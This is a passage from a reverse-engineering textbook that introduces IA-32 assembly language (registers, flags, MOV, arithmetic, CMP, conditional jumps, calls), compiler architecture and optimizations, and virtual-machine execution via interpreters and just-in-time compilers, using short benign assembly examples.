One of the problems is that most high-level conditional statements are just too lengthy for low-level languages such as assembly language, so they are broken down into sequences of operations. The key to understanding these sequences, the correlation between them, and the high-level statements from which they originated, is to understand the low-level control flow constructs and how they can be used for representing high-level control flow statements. The details of these low-level constructs are platform- and language-specific; we will be discussing control flow statements in IA-32 assembly language in the following section on assembly language.

Assembly Language 101

In order to understand low-level software, one must understand assembly language. For most purposes, assembly language is *the* language of reversing, and mastering it is an essential step in becoming a real reverser, because with most programs assembly language is the only available link to the original source code. Unfortunately, there is quite a distance between the source code of most programs and the compiler-generated assembly language code we must work with while reverse engineering. But fear not, this book contains a variety of techniques for squeezing every possible bit of information from assembly language programs!

The following sections provide a quick introduction to the world of assembly language, while focusing on the IA-32 (Intel's 32-bit architecture), which is the basis for all of Intel's x86 CPUs from the historical 80386 to the modern-day implementations. I've chosen to focus on the Intel IA-32 assembly language because it is used in every PC in the world and is by far the most popular processor architecture out there. Intel-compatible CPUs, such as those made by Advanced Micro Devices (AMD), Transmeta, and so on are mostly identical for reversing purposes because they are object-code-compatible with Intel's processors.

Registers

Before starting to look at even the most basic assembly language code, you must become familiar with IA-32 registers, because you'll be seeing them referenced in almost every assembly language instruction you'll ever encounter. For most purposes, the IA-32 has eight generic registers: `EAX`, `EBX`, `ECX`, `EDX`,

ESI, EDI, EBP, and ESP. Beyond those, the architecture also supports a stack of floating-point registers, and a variety of other registers that serve specific system-level requirements, but those are rarely used by applications and won't be discussed here. Conventional program code only uses the eight generic registers.

Table 2.1 provides brief descriptions of these registers and their most common uses.

Notice that all of these names start with the letter E, which stands for extended. These register names have been carried over from the older 16-bit Intel architecture, where they had the exact same names, minus the Es (so that EAX was called AX, etc.). This is important because sometimes you'll run into 32-bit code that references registers in that way: MOV AX, 0x1000, and so on. Figure 2.3. shows all general purpose registers and their various names.

Table 2.1 Generic IA-32 Registers and Their Descriptions

EAX, EBX, EDX	These are all generic registers that can be used for any integer, Boolean, logical, or memory operation.
ECX	Generic, sometimes used as a counter by repetitive instructions that require counting.
ESI/EDI	Generic, frequently used as source/destination pointers in instructions that copy memory (SI stands for Source Index, and DI stands for Destination Index).
EBP	Can be used as a generic register, but is mostly used as the stack base pointer. Using a base pointer in combination with the stack pointer creates a *stack frame*. A stack frame can be defined as the current function's stack zone, which resides between the stack pointer (ESP) and the base pointer (EBP). The base pointer usually points to the stack position right after the return address for the current function. Stack frames are used for gaining quick and convenient access to both local variables and to the parameters passed to the current function.
ESP	This is the CPUs stack pointer. The stack pointer stores the *current position* in the stack, so that anything pushed to the stack gets pushed below this address, and this register is updated accordingly.




Figure 2.3 General-purpose registers in IA-32.

Flags

IA-32 processors have a special register called `EFLAGS` that contains all kinds of status and system flags. The system flags are used for managing the various processor modes and states, and are irrelevant for this discussion. The status flags, on the other hand, are used by the processor for recording its current logical state, and are updated by many logical and integer instructions in order to record the outcome of their actions. Additionally, there are instructions that operate based on the values of these status flags, so that it becomes possible to

create sequences of instructions that perform different operations based on different input values, and so on.

In IA-32 code, flags are a basic tool for creating conditional code. There are arithmetic instructions that test operands for certain conditions and set processor flags based on their values. Then there are instructions that read these flags and perform different operations depending on the values loaded into the flags. One popular group of instructions that act based on flag values is the `Jcc` (Conditional Jump) instructions, which test for certain flag values (depending on the specific instruction invoked) and jump to a specified code address if the flags are set according to the specific conditional code specified.

Let's look at an example to see how it is possible to create a conditional statement like the ones we're used to seeing in high-level languages using flags. Say you have a variable that was called `bSuccess` in the high-level language, and that you have code that tests whether it is false. The code might look like this:

```
if (bSuccess == FALSE) return 0;
```

What would this line look like in assembly language? It is not generally possible to test a variable's value and act on that value in a single instruction—most instructions are too primitive for that. Instead, we must test the value of `bSuccess` (which will probably be loaded into a register first), set some flags that record whether it is zero or not, and invoke a conditional branch instruction that will test the necessary flags and branch if they indicate that the operand handled in the most recent instruction was zero (this is indicated by the *Zero Flag*, *ZF*). Otherwise the processor will just proceed to execute the instruction that follows the branch instruction. Alternatively, the compiler might reverse the condition and branch if `bSuccess` is nonzero. There are many factors that determine whether compilers reverse conditions or not. This topic is discussed in depth in Appendix A.

Instruction Format

Before we start discussing individual assembly language instructions, I'd like to introduce the basic layout of IA-32 instructions. Instructions usually consist of an opcode (operation code), and one or two operands. The opcode is an instruction name such as `MOV`, and the operands are the "parameters" that the instruction receives (some instructions have no operands). Naturally, each instruction requires different operands because they each perform a different task. Operands represent data that is handled by the specific instruction (just like parameters passed to a function), and in assembly language, data comes in three basic forms:

- **Register name**: The name of a general-purpose register to be read from or written to. In IA-32, this would be something like `EAX`, `EBX`, and so on.
- **Immediate**: A constant value embedded right in the code. This often indicates that there was some kind of hard-coded constant in the original program.
- **Memory address**: When an operand resides in RAM, its memory address is enclosed in brackets to indicate that it is a memory address. The address can either be a hard-coded immediate that simply tells the processor the exact address to read from or write to or it can be a register whose value will be used as a memory address. It is also possible to combine a register with some arithmetic and a constant, so that the register represents the base address of some object, and the constant represents an offset into that object or an index into an array.

The general instruction format looks like this:

```
Instruction Name (opcode)    Destination Operand, Source Operand
```

Some instructions only take one operand, whose purpose depends on the specific instruction. Other instructions take no operands and operate on predefined data. Table 2.2 provides a few typical examples of operands and explains their meanings.

Basic Instructions

Now that you're familiar with the IA-32 registers, we can move on to some basic instructions. These are popular instructions that appear *everywhere* in a program. Please note that this is nowhere near an exhaustive list of IA-32 instructions. It is merely an overview of the most common ones. For detailed information on each instruction refer to the *IA-32 Intel Architecture Software Developer's Manual, Volume 2A and Volume 2B* [Intel2, Intel3]. These are the (freely available) IA-32 instruction set reference manuals from Intel.

Table 2.2 Examples of Typical Instruction Operands and Their Meanings

OPERAND	DESCRIPTION
`EAX`	Simply references `EAX`, either for reading or writing
`0x30004040`	An immediate number embedded in the code (like a constant)
`[0x4000349e]`	An immediate hard-coded memory address—this can be a global variable access

THE AT&T ASSEMBLY LANGUAGE NOTATION

Even though the assembly language instruction format described here follows the notation used in the official IA-32 documentation provided by Intel, it is not the only notation used for presenting IA-32 assembly language code. The AT&T Unix notation is another notation for assembly language instructions that is quite different from the Intel notation. In the AT&T notation the source operand usually *precedes* the destination operand (the opposite of how it is done in the Intel notation). Also, register names are prefixed with an `%` (so that `EAX` is referenced as `%eax`). Memory addresses are denoted using parentheses, so that `%(ebx)` means "the address pointed to by `EBX`." The AT&T notation is mostly used in Unix development tools such as the GNU tools, while the Intel notation is primarily used in Windows tools, which is why this book uses the Intel notation for assembly language listings.

Moving Data

The `MOV` instruction is probably the most popular IA-32 instruction. `MOV` takes two operands: a destination operand and a source operand, and simply moves data from the source to the destination. The destination operand can be either a memory address (either through an immediate or using a register) or a register. The source operand can be an immediate, register, or memory address, but note that only one of the operands can contain a memory address, and never both. This is a generic rule in IA-32 instructions: with a few exceptions, most instructions can only take one memory operand. Here is the "prototype" of the `MOV` instruction:

```
MOV     DestinationOperand, SourceOperand
```

Please see the "Examples" section later in this chapter to get a glimpse of how `MOV` and other instructions are used in real code.

Arithmetic

For basic arithmetic operations, the IA-32 instruction set includes six basic integer arithmetic instructions: `ADD`, `SUB`, `MUL`, `DIV`, `IMUL`, and `IDIV`. The following table provides the common format for each instruction along with a brief description. Note that many of these instructions support other configurations, with different sets of operands. Table 2.3 shows the most common configuration for each instruction.

Table 2.3 Typical Configurations of Basic IA-32 Arithmetic Instructions

INSTRUCTION	DESCRIPTION
`ADD Operand1, Operand2`	Adds two signed or unsigned integers. The result is typically stored in `Operand1`.
`SUB Operand1, Operand2`	Subtracts the value at `Operand2` from the value at `Operand1`. The result is typically stored in `Operand1`. This instruction works for both signed and unsigned operands.
`MUL Operand`	Multiplies the unsigned operand by `EAX` and stores the result in a 64-bit value in `EDX:EAX`. `EDX:EAX` means that the low (least significant) 32 bits are stored in `EAX` and the high (most significant) 32 bits are stored in `EDX`. This is a common arrangement in IA-32 instructions.
`DIV Operand`	Divides the unsigned 64-bit value stored in `EDX:EAX` by the unsigned operand. Stores the quotient in `EAX` and the remainder in `EDX`.
`IMUL Operand`	Multiplies the signed operand by `EAX` and stores the result in a 64-bit value in `EDX:EAX`.
`IDIV Operand`	Divides the signed 64-bit value stored in `EDX:EAX` by the signed operand. Stores the quotient in `EAX` and the remainder in `EDX`.

Comparing Operands

Operands are compared using the `CMP` instruction, which takes two operands:

```
CMP
Operand1, Operand2
```

`CMP` records the result of the comparison in the processor's flags. In essence, `CMP` simply subtracts `Operand2` from `Operand1` and discards the result, while setting all of the relevant flags to correctly reflect the outcome of the subtraction. For example, if the result of the subtraction is zero, the Zero Flag (`ZF`) is set, which indicates that the two operands are equal. The same flag can be used for determining if the operands are not equal, by testing whether `ZF` is not set. There are other flags that are set by `CMP` that can be used for determining which operand is greater, depending on whether the operands are signed or unsigned. For more information on these specific flags refer to Appendix A.

Conditional Branches

Conditional branches are implemented using the `Jcc` group of instructions. These are instructions that conditionally branch to a specified address, based on certain conditions. `Jcc` is just a generic name, and there are quite a few different variants. Each variant tests a different set of flag values to decide whether to perform the branch or not. The specific variants are discussed in Appendix A.

The basic format of a conditional branch instruction is as follows:

```
Jcc     TargetCodeAddress
```

If the specified condition is satisfied, `Jcc` will just update the instruction pointer to point to `TargetCodeAddress` (without saving its current value). If the condition is not satisfied, `Jcc` will simply do nothing, and execution will proceed at the following instruction.

Function Calls

Function calls are implemented using two basic instructions in assembly language. The `CALL` instruction calls a function, and the `RET` instruction returns to the caller. The `CALL` instruction pushes the current instruction pointer onto the stack (so that it is later possible to return to the caller) and jumps to the specified address. The function's address can be specified just like any other operand, as an immediate, register, or memory address. The following is the general layout of the `CALL` instruction.

```
CALL    FunctionAddress
```

When a function completes and needs to return to its caller, it usually invokes the `RET` instruction. `RET` pops the instruction pointer pushed to the stack by `CALL` and resumes execution from that address. Additionally, `RET` can be instructed to increment `ESP` by the specified number of bytes after popping the instruction pointer. This is needed for restoring `ESP` back to its original position as it was before the current function was called and before any parameters were pushed onto the stack. In some calling conventions the caller is responsible for adjusting `ESP`, which means that in such cases `RET` will be used without any operands, and that the caller will have to manually increment `ESP` by the number of bytes pushed as parameters. Detailed information on calling conventions is available in Appendix C.

Examples

Let's have a quick look at a few short snippets of assembly language, just to make sure that you understand the basic concepts. Here is the first example:

```
cmp     ebx,0xf020
jnz     10026509
```

The first instruction is CMP, which compares the two operands specified. In this case CMP is comparing the current value of register EBX with a constant: 0xf020 (the "0x" prefix indicates a hexadecimal number), or 61,472 in decimal. As you already know, CMP is going to set certain flags to reflect the outcome of the comparison. The instruction that follows is JNZ. JNZ is a version of the Jcc (conditional branch) group of instructions described earlier. The specific version used here will branch if the zero flag (ZF) is *not* set, which is why the instruction is called JNZ (jump if not zero). Essentially what this means is that the instruction will jump to the specified code address if the operands compared earlier by CMP are not equal. That is why JNZ is also called JNE (jump if not equal). JNE and JNZ are two different mnemonics for the same instruction—they actually share the same opcode in the machine language.

Let's proceed to another example that demonstrates the moving of data and some arithmetic.

```
mov     edi,[ecx+0x5b0]
mov     ebx,[ecx+0x5b4]
imul    edi,ebx
```

This sequence starts with an MOV instruction that reads an address from memory into register EDI. The brackets indicate that this is a memory access, and the specific address to be read is specified inside the brackets. In this case, MOV will take the value of ECX, add 0x5b0 (1456 in decimal), and use the result as a memory address. The instruction will read 4 bytes from that address and write them into EDI. You know that 4 bytes are going to be read because of the register specified as the destination operand. If the instruction were to reference DI instead of EDI, you would know that only 2 bytes were going to be read. EDI is a full 32-bit register (see Figure 2.3 for an illustration of IA-32 registers and their sizes).

The following instruction reads another memory address, this time from ECX plus 0x5b4 into register EBX. You can easily deduce that ECX points to some kind of data structure. 0x5b0 and 0x5b4 are offsets to some members within that data structure. If this were a real program, you would probably want to try and figure out more information regarding this data structure that is pointed to by ECX. You might do that by tracing back in the code to see where ECX is loaded with its current value. That would tell you where this

structure's address is obtained, and might shed some light on the nature of this data structure. I will be demonstrating all kinds of techniques for investigating data structures in the reversing examples throughout this book.

The final instruction in this sequence is an `IMUL` (signed multiply) instruction. `IMUL` has several different forms, but when specified with two operands as it is here, it means that the first operand is multiplied by the second, and that the result is written into the first operand. This means that the value of `EDI` will be multiplied by the value of `EBX` and that the result will be written back into `EDI`.

If you look at these three instructions as a whole, you can get a good idea of their purpose. They basically take two different members of the same data structure (whose address is taken from `ECX`), and multiply them. Also, because `IMUL` is used, you know that these members are signed integers, apparently 32-bits long. Not too bad for three lines of assembly language code!

For the final example, let's have a look at what an average function call sequence looks like in IA-32 assembly language.

```
push    eax
push    edi
push    ebx
push    esi
push    dword ptr [esp+0x24]
call    0x10026eeb
```

This sequence pushes five values into the stack using the `PUSH` instruction. The first four values being pushed are all taken from registers. The fifth and final value is taken from a memory address at `ESP` plus `0x24`. In most cases, this would be a stack address (`ESP` is the stack pointer), which would indicate that this address is either a parameter that was passed to the current function or a local variable. To accurately determine what this address represents, you would need to look at the entire function and examine how it uses the stack. I will be demonstrating techniques for doing this in Chapter 5.

A Primer on Compilers and Compilation

It would be safe to say that 99 percent of all modern software is implemented using high-level languages and goes through some sort of compiler prior to being shipped to customers. Therefore, it is also safe to say that most, if not all, reversing situations you'll ever encounter will include the challenge of deciphering the back-end output of one compiler or another.

Because of this, it can be helpful to develop a general understanding of compilers and how they operate. You can consider this a sort of "know your enemy" strategy, which will help you understand and cope with the difficulties involved in deciphering compiler-generated code.

Compiler-generated code can be difficult to read. Sometimes it is just so different from the original code structure of the program that it becomes difficult to determine the software developer's original intentions. A similar problem happens with arithmetic sequences: they are often rearranged to make them more efficient, and one ends up with an odd looking sequence of arithmetic operations that might be very difficult to comprehend. The bottom line is that developing an understanding of the processes undertaken by compilers and the way they "perceive" the code will help in eventually deciphering their output.

The following sections provide a bit of background information on compilers and how they operate, and describe the different stages that take place inside the average compiler. While it is true that the following sections could be considered optional, I would still recommend that you go over them at some point if you are not familiar with basic compilation concepts. I firmly believe that reversers must truly know their systems, and no one can truly claim to understand the system without understanding how software is created and built.

It should be emphasized that compilers are extremely complex programs that combine a variety of fields in computer science research and can have millions of lines of code. The following sections are by no means comprehensive—they merely scratch the surface. If you'd like to deepen your knowledge of compilers and compiler optimizations, you should check out [Cooper] Keith D. Copper and Linda Torczon. *Engineering a Compiler*. Morgan Kaufmann Publishers, 2004, for a highly readable tutorial on compilation techniques, or [Muchnick] Steven S. Muchnick. *Advanced Compiler Design and Implementation*. Morgan Kaufmann Publishers, 1997, for a more detailed discussion of advanced compilation materials such as optimizations, and so on.

Defining a Compiler

At its most basic level, a compiler is a program that takes one representation of a program as its input and produces a different representation of the same program. In most cases, the input representation is a text file containing code that complies with the specifications of a certain high-level programming language. The output representation is usually a lower-level translation of the same program. Such lower-level representation is usually read by hardware or software, and rarely by people. The bottom line is usually that compilers transform programs from their high-level, human-readable form into a lower-level, machine-readable form.

During the translation process, compilers usually go through numerous improvement or optimization steps that take advantage of the compiler's "understanding" of the program and employ various algorithms to improve the code's efficiency. As I have already mentioned, these optimizations tend to have a strong "side effect": they seriously degrade the emitted code's readability. Compiler-generated code is simply not meant for human consumption.

Compiler Architecture

The average compiler consists of three basic components. The front end is responsible for deciphering the original program text and for ensuring that its syntax is correct and in accordance with the language's specifications. The optimizer improves the program in one way or another, while preserving its original meaning. Finally, the back end is responsible for generating the platform-specific binary from the optimized code emitted by the optimizer. The following sections discuss each of these components in depth.

Front End

The compilation process begins at the compiler's *front end* and includes several steps that analyze the high-level language source code. Compilation usually starts with a process called *lexical analysis* or *scanning*, in which the compiler goes over the source file and scans the text for individual tokens within it. Tokens are the textual symbols that make up the code, so that in a line such as:

```
if (Remainder != 0)
```

The symbols `if`, `(`, `Remainder`, and `!=` are all tokens. While scanning for tokens, the lexical analyzer confirms that the tokens produce legal "sentences" in accordance with the rules of the language. For example, the lexical analyzer might check that the token `if` is followed by a `(`, which is a requirement in some languages. Along with each word, the analyzer stores the word's meaning within the specific context. This can be thought of as a very simple version of how humans break sentences down in natural languages. A sentence is divided into several logical parts, and words can only take on actual meaning when placed into context. Similarly, lexical analysis involves confirming the legality of each token within the current context, and marking that context. If a token is found that isn't expected within the current context, the compiler reports an error.

A compiler's front end is probably the one component that is least relevant to reversers, because it is primarily a conversion step that rarely modifies the program's meaning in any way—it merely verifies that it is valid and converts it to the compiler's intermediate representation.

Intermediate Representations

When you think about it, compilers are all about representations. A compiler's main role is to transform code from one representation to another. In the process, a compiler must generate its own representation for the code. This *intermediate representation* (or *internal representation*, as it's sometimes called), is useful for detecting any code errors, improving upon the code, and ultimately for generating the resulting machine code.

Properly choosing the intermediate representation of code in a compiler is one of the compiler designer's most important design decisions. The layout heavily depends on what kind of source (high-level language) the compiler takes as input, and what kind of object code the compiler spews out. Some intermediate representations can be very close to a high-level language and retain much of the program's original structure. Such information can be useful if advanced improvements and optimizations are to be performed on the code. Other compilers use intermediate representations that are closer to a low-level assembly language code. Such representations frequently strip much of the high-level structures embedded in the original code, and are suitable for compiler designs that are more focused on the low-level details of the code. Finally, it is not uncommon for compilers to have two or more intermediate representations, one for each stage in the compilation process.

Optimizer

Being able to perform optimizations is one of the primary reasons that reversers should understand compilers (the other reason being to understand code-level optimizations performed in the back end). Compiler optimizers employ a wide variety of techniques for improving the efficiency of the code. The two primary goals for optimizers are usually either generating the most high-performance code possible or generating the smallest possible program binaries. Most compilers can attempt to combine the two goals as much as possible.

Optimizations that take place in the optimizer are not processor-specific and are generic improvements made to the original program's code without any relation to the specific platform to which the program is targeted. Regardless of the specific optimizations that take place, optimizers must always preserve the exact meaning of the original program and not change its behavior in any way.

The following sections briefly discuss different areas where optimizers can improve a program. It is important to keep in mind that some of the optimizations that strongly affect a program's readability might come from the processor-specific work that takes place in the back end, and not only from the optimizer.

Code Structure

Optimizers frequently modify the structure of the code in order to make it more efficient while preserving its meaning. For example, loops can often be partially or fully unrolled. Unrolling a loop means that instead of repeating the same chunk of code using a jump instruction, the code is simply duplicated so that the processor executes it more than once. This makes the resulting binary larger, but has the advantage of completely avoiding having to manage a counter and invoke conditional branches (which are fairly inefficient—see the

section on CPU pipelines later in this chapter). It is also possible to partially unroll a loop so that the number of iterations is reduced by performing more than one iteration in each cycle of the loop.

When going over `switch` blocks, compilers can determine what would be the most efficient approach for searching for the correct case in runtime. This can be either a direct table where the individual blocks are accessed using the operand, or using different kinds of tree-based search approaches.

Another good example of a code structuring optimization is the way that loops are rearranged to make them more efficient. The most common high-level loop construct is the pretested loop, where the loop's condition is tested before the loop's body is executed. The problem with this construct is that it requires an extra unconditional jump at the end of the loop's body in order to jump back to the beginning of the loop (for comparison, posttested loops only have a single conditional branch instruction at the end of the loop, which makes them more efficient). Because of this, it is common for optimizers to convert pretested loops to posttested loops. In some cases, this requires the insertion of an `if` statement before the beginning of the loop, so as to make sure the loop is not entered when its condition isn't satisfied.

Code structure optimizations are discussed in more detail in Appendix A.

Redundancy Elimination

Redundancy elimination is a significant element in the field of code optimization that is of little interest to reversers. Programmers frequently produce code that includes redundancies such as repeating the same calculation more than once, assigning values to variables without ever using them, and so on. Optimizers have algorithms that search for such redundancies and eliminate them.

For example, programmers routinely leave static expressions inside loops, which is wasteful because there is no need to repeatedly compute them—they are unaffected by the loop's progress. A good optimizer identifies such statements and relocates them to an area outside of the loop in order to improve on the code's efficiency.

Optimizers can also streamline pointer arithmetic by efficiently calculating the address of an item within an array or data structure and making sure that the result is cached so that the calculation isn't repeated if that item needs to be accessed again later on in the code.

Back End

A compiler's back end, also sometimes called the code generator, is responsible for generating target-specific code from the intermediate code generated and processed in the earlier phases of the compilation process. This is where the intermediate representation "meets" the target-specific language, which is usually some kind of a low-level assembly language.

Because the code generator is responsible for the actual selection of specific assembly language instructions, it is usually the only component that has enough information to apply any significant platform-specific optimizations. This is important because many of the transformations that make compiler-generated assembly language code difficult to read take place at this stage.

The following are the three of the most important stages (at least from our perspective) that take place during the code generation process:

- **Instruction selection**: This is where the code from the intermediate representation is translated into platform-specific instructions. The selection of each individual instruction is very important to overall program performance and requires that the compiler be aware of the various properties of each instruction.
- **Register allocation**: In many intermediate representations there is an unlimited number of registers available, so that every local variable can be placed in a register. The fact that the target processor has a limited number of registers comes into play during code generation, when the compiler must decide which variable gets placed in which register, and which variable must be placed on the stack.
- **Instruction scheduling**: Because most modern processors can handle multiple instructions at once, data dependencies between individual instructions become an issue. This means that if an instruction performs an operation and stores the result in a register, immediately reading from that register in the following instruction would cause a delay, because the result of the first operation might not be available yet. For this reason the code generator employs platform-specific instruction scheduling algorithms that reorder instructions to try to achieve the highest possible level of parallelism. The end result is *interleaved code*, where two instruction sequences dealing with two separate things are interleaved to create one sequence of instructions. We will be seeing such sequences in many of the reversing sessions in this book.

Listing Files

A listing file is a compiler-generated text file that contains the assembly language code produced by the compiler. It is true that this information can be obtained by disassembling the binaries produced by the compiler, but a listing file also conveniently shows how each assembly language line maps to the original source code. Listing files are not strictly a reversing tool but more of a research tool used when trying to study the behavior of a specific compiler by feeding it different code and observing the output through the listing file.

Most compilers support the generation of listing files during the compilation process. For some compilers, such as GCC, this is a standard part of the compilation process because the compiler doesn't directly generate an object file, but instead generates an assembly language file which is then processed by an assembler. In such compilers, requesting a listing file simply means that the compiler must not delete it after the assembler is done with it. In other compilers (such as the Microsoft or Intel compilers), a listing file is an optional feature that must be enabled through the command line.

Specific Compilers

Any compiled code sample discussed in this book has been generated with one of three compilers (this does not include third-party code reversed in the book):

- **GCC and G++ version 3.3.1**: The GNU C Compiler (GCC) and GNU C++ Compiler (G++) are popular open-source compilers that generate code for a large number of different processors, including IA-32. The GNU compilers (also available for other high-level languages) are commonly used by developers working on Unix-based platforms such as Linux, and most Unix platforms are actually built using them. Note that it is also possible to write code for Microsoft Windows using the GNU compilers. The GNU compilers have a powerful optimization engine that usually produces results similar to those of the other two compilers in this list. However, the GNU compilers don't seem to have a particularly aggressive IA-32 code generator, probably because of their ability to generate code for so many different processors. On one hand, this frequently makes the IA-32 code generated by them slightly less efficient compared to some of the other popular IA-32 compilers. On the other hand, from a reversing standpoint this is actually an advantage because the code they produce is often slightly more readable, at least compared to code produced by the other compilers discussed here.
- **Microsoft C/C++ Optimizing Compiler version 13.10.3077**: The Microsoft Optimizing Compiler is one of the most common compilers for the Windows platform. This compiler is shipped with the various versions of Microsoft Visual Studio, and the specific version used throughout this book is the one shipped with Microsoft Visual C++ .NET 2003.
- **Intel C++ Compiler version 8.0**: The Intel C/C++ compiler was developed primarily for those that need to squeeze the absolute maximum performance possible from Intel's IA-32 processors. The Intel compiler has a good optimization stage that appears to be on par with the other two compilers on this list, but its back end is where the Intel compiler

shines. Intel has, unsurprisingly, focused on making this compiler generate highly optimized IA-32 code that takes the specifics of the Intel NetBurst architecture (and other Intel architectures) into account. The Intel compiler also supports the advanced SSE, SSE2, and SSE3 extensions offered in modern IA-32 processors.

Execution Environments

An execution environment is the component that actually runs programs. This can be a CPU or a software environment such as a virtual machine. Execution environments are especially important to reversers because their architectures often affect how the program is generated and compiled, which directly affects the readability of the code and hence the reversing process.

The following sections describe the two basic types of execution environments, which are virtual machines and microprocessors, and describe how a program's execution environment affects the reversing process.

Software Execution Environments (Virtual Machines)

Some software development platforms don't produce executable machine code that directly runs on a processor. Instead, they generate some kind of intermediate representation of the program, or *bytecode*. This bytecode is then read by a special program on the user's machine, which executes the program on the local processor. This program is called a *virtual machine*. Virtual machines are always processor-specific, meaning that a specific virtual machine only runs on a specific platform. However, many bytecode formats have multiple virtual machines that allow running the same bytecode program on different platforms.

Two common virtual machine architectures are the Java Virtual Machine (JVM) that runs Java programs, and the Common Language Runtime (CLR) that runs Microsoft .NET applications.

Programs that run on virtual machines have several significant benefits compared to native programs executed directly on the underlying hardware:

- **Platform isolation**: Because the program reaches the end user in a generic representation that is not machine-specific, it can theoretically be executed on any computer platform for which a compatible execution environment exists. The software vendor doesn't have to worry about platform compatibility issues (at least theoretically)—the execution environment stands between the program and the system and encapsulates any platform-specific aspects.

- **Enhanced functionality**: When a program is running under a virtual machine, it can (and usually does) benefit from a wide range of enhanced features that are rarely found on real silicon processors. This can include features such as *garbage collection*, which is an automated system that tracks resource usage and automatically releases memory objects once they are no longer in use. Another prominent feature is runtime type safety: because virtual machines have accurate data type information on the program being executed, they can verify that type safety is maintained throughout the program. Some virtual machines can also track memory accesses and make sure that they are legal. Because the virtual machine knows the exact length of each memory block and is able to track its usage throughout the application, it can easily detect cases where the program attempts to read or write beyond the end of a memory block, and so on.

Bytecodes

The interesting thing about virtual machines is that they almost always have their own bytecode format. This is essentially a low-level language that is just like a hardware processor's assembly language (such as the IA-32 assembly language). The difference of course is in how such binary code is executed. Unlike conventional binary programs, in which each instruction is decoded and executed by the hardware, virtual machines perform their own decoding of the program binaries. This is what enables such tight control over everything that the program does; because each instruction that is executed must pass through the virtual machine, the VM can monitor and control any operations performed by the program.

The distinction between bytecode and regular processor binary code has slightly blurred during the past few years. Several companies have been developing bytecode processors that can natively run bytecode languages, which were previously only supported on virtual machines. In Java, for example, there are companies such as Imsys and aJile that offer "direct execution processors" that directly execute the Java bytecode without the use of a virtual machine.

Interpreters

The original approach for implementing virtual machines has been to use interpreters. Interpreters are programs that read a program's bytecode exe-

cutable and decipher each instruction and "execute" it in a virtual environment implemented in software. It is important to understand that not only are these instructions not directly executed on the host processor, but also that the data accessed by the bytecode program is managed by the interpreter. This means that the bytecode program would not have direct access to the host CPU's registers. Any "registers" accessed by the bytecode would usually have to be mapped to memory by the interpreter.

Interpreters have one *major* drawback: performance. Because each instruction is separately decoded and executed by a program running under the real CPU, the program ends up running *significantly* slower than it would were it running directly on the host's CPU. The reasons for this become obvious when one considers the amount of work the interpreter must carry out in order to execute a single high-level bytecode instruction.

For each instruction, the interpreter must jump to a special function or code area that deals with it, determine the involved operands, and modify the system state to reflect the changes. Even the best implementation of an interpreter still results in each bytecode instruction being translated into dozens of instructions on the physical CPU. This means that interpreted programs run orders of magnitude slower than their compiled counterparts.

Just-in-Time Compilers

Modern virtual machine implementations typically avoid using interpreters because of the performance issues described above. Instead they employ *just-in-time compilers*, or JiTs. Just-in-time compilation is an alternative approach for running bytecode programs without the performance penalty associated with interpreters.

The idea is to take snippets of program bytecode at runtime and compile them into the native processor's machine language before running them. These snippets are then executed natively on the host's CPU. This is usually an ongoing process where chunks of bytecode are compiled on demand, whenever they are required (hence the term just-in-time).

Reversing Strategies

Reversing bytecode programs is often an entirely different experience compared to that of conventional, native executable programs. First and foremost, most bytecode languages are far more detailed compared to their native machine code counterparts. For example, Microsoft .NET executables contain highly detailed data type information called metadata. Metadata provides information on classes, function parameters, local variable types, and much more.

Having this kind of information completely changes the reversing experience because it brings us much closer to the original high-level representation of the program. In fact, this information allows for the creation of highly effective decompilers that can reconstruct remarkably readable high-level language representations from bytecode executables. This situation is true for both Java and .NET programs, and it presents a problem to software vendors working on those platforms, who have a hard time protecting their executables from being easily reverse engineered. The solution in most cases is to use *obfuscators*—programs that try to eliminate as much sensitive information from the executable as possible (while keeping it functional).

Depending on the specific platform and on how aggressively an executable is obfuscated, reversers have two options: they can either use a decompiler to reconstruct a high-level representation of the target program or they can learn the native low-level language in which the program is presented and simply read that code and attempt to determine the program's design and purpose. Luckily, these bytecode languages are typically fairly easy to deal with because they are not as low-level as the average native processor assembly language. Chapter 12 provides an introduction to Microsoft's .NET platform and to its native language, the *Microsoft Intermediate Language* (MSIL), and demonstrates how to reverse programs written for the .NET platform.

Hardware Execution Environments in Modern Processors

Since this book focuses primarily on the reversing process for native IA-32 programs, it might make sense to take a quick look at how code is executed inside these processors to see if you can somehow harness that information to your advantage while reversing.

